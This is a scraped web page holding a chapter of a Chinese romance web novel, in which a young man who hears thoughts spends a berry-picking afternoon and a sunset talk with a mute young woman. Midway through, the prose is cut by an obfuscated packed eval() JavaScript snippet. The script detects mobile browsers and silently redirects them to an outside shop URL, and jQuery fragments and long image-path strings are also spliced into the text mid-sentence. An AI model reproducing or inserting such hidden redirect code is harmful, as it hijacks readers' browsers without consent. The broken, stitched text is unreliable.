文趣网 > 其他小说 > 假千金被真少爷读心后 > 11. 角落
    「他怎么站着不动?」

    「不会是在等我的感谢吧?」

    唐风荷实在提不起力气写小画板,她抬起手,握拳大拇指点点。

    这是手语:“谢谢。”

    宁渊看懂了。

    他没说话,只是把肩头的背篓拿下来,倒扣在地上。

    “你坐一会,树莓我来摘。”

    唐风荷意外,宁渊又道:“还是五分钟。”

    说完他转身走进果丛,山坡弧度对他来说像是不存在,他迈步如履平地摘果子,手速还很快。

    唐风荷坐在临时小凳子上,看得眼花缭乱。「突然有点相信他是个杀手了。」

    「那现在算是什么……树莓杀手?」

    没过一会,宁渊带着小半篓树莓果回来了。

    他随手拿起一颗丢进嘴里,尝了尝后点头:“挺甜,要不要吃?”

    唐风荷立马点头。

    「要!」

    宁渊把背篓口朝向她,唐风荷上看下看,挑选了一颗最大的树莓,放进嘴里。

    树莓是空心的果子,不像是草莓,一口下去都是果肉。

    它口感格外地轻盈,舌尖一压就化开了,像是含住一朵清甜的小云彩。

    宁渊看着唐风荷变化的表情,亮晶晶的乌黑眼睛,即便不听心声,也知道她会为一颗小小的树莓果欣喜快乐。

    在她的世界里,似乎再普通平常的事情,都值得虔诚歌颂。

    宁渊垂目笑了笑:“走吧,趁天黑之前,看看还能再碰到什么。”

    「好哎。」

    「感觉好像在魔法森林里一样。」

    两人接着往前走,宁渊一只手打草清理环境,一只手提着装树莓的竹篓。唐风荷站在竹篓那一侧,吃得不亦乐乎。

    过了会,唐风荷仰头看了眼兢兢业业打草的宁渊。

    「这都是他摘的,我一个人吃是不是不太好。」

    「他还在辛苦打草呢。」

    「但他两只手都占住了,我如果叫他多吃点,他会不会觉得我游手好闲话还多?」

    宁渊看向她,不免好笑。

    打个草提个竹篓,这种工作量对他来说,和游山玩水没什么区别。

    更何况她那么容易受伤,这些事他来说不是理所应当的吗。

    她怎么还能想那么多?

    好好一个小姑娘,真不知道唐家怎么养的她。

    「要不,我喂他?」

    宁渊眉头一跳,不着痕迹地别开了眼睛。

    「会不会有点太亲密了?」

    「不过,他都对我用美人计了,我喂他吃个东西,不是理所当然吗。」

    「就当我是被美人迷倒的大王吧。」

    宁渊:“。”

    他现在听到美人计三个字就头疼。

    衣摆突然传来轻微的拉扯感,像是被小羊叼住了衣角。

    宁渊垂目,眼前正是一颗散发出甘甜气息的树莓。

    越过红树莓,他看见她的眼睛,睁得大大的,圆而明亮,带着抹紧张情绪。

    莫名地,让他想起小心翼翼第一次靠近人类的小动物。

    宁渊嘴唇翘起,张口吃掉她指尖的树莓。

    鼻息掠过指尖,带着细微的痒意。

    唐风荷咻了一下收回手,搓了搓指尖。

    “谢谢,很甜。”

    宁渊带笑的磁性嗓音钻进耳朵,让她耳朵也跟着痒起来。

    唐风荷只好又揉揉耳朵,驱散那股奇怪的感觉。

    “啪——”

    一时没注意,她撞上一根低垂下来的花枝。

    “没事吧?”

    唐风荷还没反应过来,就被宁渊拎着往后退了一步。

    她这才看清面前是一条坠满不知名花朵的树枝,花瓣粉粉白白,簇拥着挤在一处,看起来特别漂亮热闹。

    她看着花枝,宁渊正细细看着她的脸蛋,确认她没有受伤,只是有一点点红。

    见她盯着花枝,宁渊道:“想折了它?”唐风荷没回答,她抬起手,素白指尖拈住了一片粉色花瓣,像是要扯下来。

    但最后她只是摸了摸花瓣柔嫩微凉的表面,松开了手。

    既没有折枝,也没有摘花。

    「你开得真漂亮。」

    「我一点也不怪你了。」

    宁渊听到她的心声,衷心赞叹一朵花,甚至和它对话。她的精神还正常吗?

    淡淡的荒谬感之后,宁渊又觉得理所当然。

    毕竟,她是豌豆公主。

    公主喜欢和小花小草说话,好像也是蛮常见的事情。

    这么一想,宁渊笑了。

    感觉自己好像也不太正常。

    山上人不多,天色还没转暗时,农家乐老板带着大喇叭上山巡逻赶人。

    两人忙活两小时,摘了不满两背篓的果子,有树莓、枇杷、桑葚。

    老板帮忙洗净果子装盒,唐风荷遗憾。

    「可惜没摘到草莓。」

    “你去外面等吧,我很快过来。”宁渊说。

    唐风荷依言出门,草原夕阳西下,晚风轻柔,小牛小羊慢悠悠地往家赶。

    她找了块空地坐下来,看着晚霞发呆。

    宁渊端着水果过来的时候,就见唐风荷抱着腿,小小一只坐在草地上。

    她身旁包包铺好,上面坐着一只小狗玩偶,和她一起看夕阳。

    「真美啊,小熊。」

    「要是这一刻无限拉长,变成一辈子就好了。」

    宁渊脚步微顿。

    “水果来了。”

    唐风荷回头,宁渊正笑着走过来,朝她亮了下手里的水果。

    「居然有草莓!」

    宁渊在她身旁坐下,她歪头指着草莓,表示疑惑。

    宁渊打开盒子:“老板店里卖草莓,我想吃,就顺手买一盒。”

    「好巧呀,我也想吃。」

    「好开心!」

    宁渊随手拿了颗草莓,转头看向唐风荷。她捧着一颗大草莓,咬了一口草莓尖尖,眯着眼睛笑。

    「酸酸甜甜的。」

    「好吃!」

    宁渊笑笑,把草莓又放了回去。

    其实他不怎么吃水果。

    夕阳给万物披上一层金黄的光,两人并肩坐在草地上,中间还有一只端坐的毛绒小狗,安静地看天空。

    好一会,宁渊突然说:“我能问你一个问题吗?”唐风荷抱着腿,闻声转过头,小脸靠着膝盖,点了点头。

    “那天后山山坡上,你问大伯的时候,脑子里在想什么?”

    宁渊小时候能清楚听到旁人的心声,那时他身处的环境很糟,听心声虽然帮他活了下来,但同样让他早早接触了太多血腥暴力阴暗的东西。

    这导致他对于自己的这项能力,始终持厌恶态度。

    后

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17677913|207569||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    来随着年纪增长环境变化,他渐渐只能听到模糊不成句的词语。

    说实话,这让他觉得安宁多了。

    但他从来没想过,他居然能在清晰听到对方心声的情况下,度过愉快的一天。

    甚至于感到当年刚解脱时,那种久违的安宁感。

    令人着迷的感觉。因此,回想起这几天的事情,想到山坡上她那段空白的心声,宁渊竟忍不住感到好奇。

    在他不知道的时候,她在想什么?

    唐风荷怔了下。

    或许是因为夕阳太美,微风太轻,此时的一切都太惬意。

    她对于这个话题,并不抗拒。

    甚至还生出一点想要倾诉的感觉。

    「我那时在想什么?」

    「我自己也不知道。」她在小画板上写:【你不会有这种时候吗?身体和大脑像是处于不同的次元,完全无法控制自己的表情和动作,只有潜意识在掌控自己。】

    她写得很慢,垂着头。

    头上还戴着那顶草帽,像是小孩子喜欢一个玩具,就会每时每刻抱着不松手。

    很多时候,她身上都带着一种孩子似的天真气。

    但她笔下的表达,让这份天真显出一种别样的残忍。

    宁渊坐在她身旁,看着她一个字一个字地写完。

    写完之后,唐风荷转过脸,额头靠着膝盖,等待他的回答。

    宁渊没有说话。

    他拿过唐风荷手里的笔,在小画板上她的那句话下,写出下一句。

    【我从前也会有这种时候。】

    小画板铺在草地上,宁渊写完,侧目看向她,英俊面容沉静如水。

    他好像在说,你不是孤单一人。

    他把笔递过来,唐风荷想了想,写:【真的吗?你看起来不像是这样的人。】

    她看宁渊一眼,又补充道:【你看起来很厉害。】

    宁渊轻轻笑了一声,落笔字迹狂放。

    【你不知道吗?很多动物在野外遇到天敌的时候,会弓背炸毛嘶吼,假装自己很强大,来吓退敌人。在真正变得强大之前,需要学会假装强大。】

    唐风荷疑惑,拿过笔,轻戳了下宁渊的大臂。

    肌肉硬邦邦的,戳都戳不下去。

    她问:【那你现在是在假装强大吗?】

    宁渊挑眉:【当然不是。】

    【我越过了曾经那个难关,希望你也一样。】

    他也思考过,只是因为心声,他才对唐风荷另眼相看吗?是。

    也不是。

    看到她会让他想起他自己。

    那个很多年前,无法离开房间角落,被人像狗一样拴住的孩子。

    他用了很多年,走出那个房间。

    又用了很多年,才真正离开那个角落。

    如今他回到唐家,又在角落里看到一个孩子。

    他实在是很难不去注意。

    唐风荷手掌按着小画板,指尖拨着微凉柔软的草叶,想得出神。

    「他的策略是假装强大,最后真的变强大了。」

    「但我的策略是装死哎,难道最后装着装着真的死掉……?」「不行不行不行。」

    「这可不行呐。」

    「我还准备长命百岁气死唐家人来着。」

    宁渊沉沉垂下如深潭的眼神一动,泛开波纹。

    他又被她逗笑了。